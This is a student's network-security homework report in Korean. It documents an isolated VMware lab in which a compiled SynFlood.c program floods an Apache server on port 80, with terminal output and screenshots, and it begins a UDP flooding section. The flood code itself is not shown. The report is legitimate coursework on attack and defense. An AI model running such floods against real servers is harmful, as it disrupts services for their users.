

Homework #4



Subject	네트워크 보안
Professor	최 윤 호
Major	정보컴퓨터공학과
Student number	201824636
Name	이 강 우
Date	2023-12-09



1. TCP Syn Flooding

[실습 1] 공격 발생 전 서버의 웹 사이트 다운로드




그림 1 - 모든 VMware Host-only로 변경

모든 노드의 Network를 Host-only로 변경하여 고립한다.





그림 2 - Apache2 실행




```
Server - VMware Workstation 17 Player (Non-commercial use only)
Player
Fri 06:18
pnu-201824636@ubuntu: ~
File Edit View Search Terminal Help
pnu-201824636@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.173.131 netmask 255.255.255.0 broadcast 192.168.173.255
    inet6 fe80::b630:38fd:a721:c328 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:17:75:b9 txqueuelen 1000 (Ethernet)
    RX packets 44877 bytes 67005875 (67.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10700 bytes 731064 (731.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 380 bytes 32871 (32.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 380 bytes 32871 (32.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pnu-201824636@ubuntu:~$ ls
Desktop          Documents  hijacked_test  Pictures  Templates
dns2tcpd_config  Downloads  Music          Public    Videos
pnu-201824636@ubuntu:~$
```

그림 3 - 서버의 IP 확인



```
Client - VMware Workstation 17 Player (Non-commercial use only)
Player
Saving to: 'index.html'
index.html          100%[=====] 10.66K --.-KB/s  in 0s
2023-12-08 14:17:36 (355 MB/s) - 'index.html' saved [10918/10918]

pnu-201824636@pnu-201824636:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.173.129 netmask 255.255.255.0 broadcast 192.168.173.255
    inet6 fe80::20c:29ff:fe38:413 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:38:04:13 txqueuelen 1000 (Ethernet)
    RX packets 353 bytes 327760 (327.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 174 bytes 17402 (17.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 130 bytes 10786 (10.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 130 bytes 10786 (10.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pnu-201824636@pnu-201824636:~$ wget http://192.168.173.131/index.html
--2023-12-08 14:21:00-- http://192.168.173.131/index.html
Connecting to 192.168.173.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10918 (11K) [text/html]
Saving to: 'index.html.1'
index.html.1        100%[=====] 10.66K --.-KB/s  in 0s
2023-12-08 14:21:00 (293 MB/s) - 'index.html.1' saved [10918/10918]

pnu-201824636@pnu-201824636:~$
```

그림 4 - Client에서 서버로 wget 요청

Server에서 Apache2를 실행하고 status로 실행됨을 확인한다. wget명령어를 통해 Server에서 index.html을 받아온다.




그림 5 - TCP 3-way handshaking

그 과정에서 SYN -> SYN/ACK -> ACK로 TCP 3-way handshaking이 일어난다. 서버와 클라이언트 ip주소를 필터링에 넣어 확인하였다.

[실습 2] Syn flooding 파일 실행 및 공격 수행




그림 6 - SynFlood.c 파일 Vi editor로 작성

#include <time.h>와 #include <arpa/inet.h>를 추가하여 c파일을 작성한다. gcc를 이용해 컴파일한다.




그림 7 - gcc를 이용해 컴파일 한 a.out파일




그림 8 - a.out 파일 매개변수 (Server IP, Server PORT 80- HTTP)




그림 9 - Syn Flooding 패킷 조회




그림 10 - 클라이언트에서 index.html 다운로드

위의 [그림 9]를 보면 랜덤하게 생성된 ip로 SYN 패킷이 도착한다. 서버 VMware에 과부하가 걸리며, 클라이언트가 서버에 접속해 파일을 받을 때, 재부팅을 시도 했음에도 다운로드 받아지긴 하였지만 그 속도가 SYN 패킷을 처리하느라 상당히 느렸다는 점을 보아, SYN Flooding이 효과가 있었다.

2. UDP Flooding

[실습 1] 공격 발생 전 서버와의 통신 상태를 확인한다.




그림 11 - 클라이언트가 서버로 PING 통신


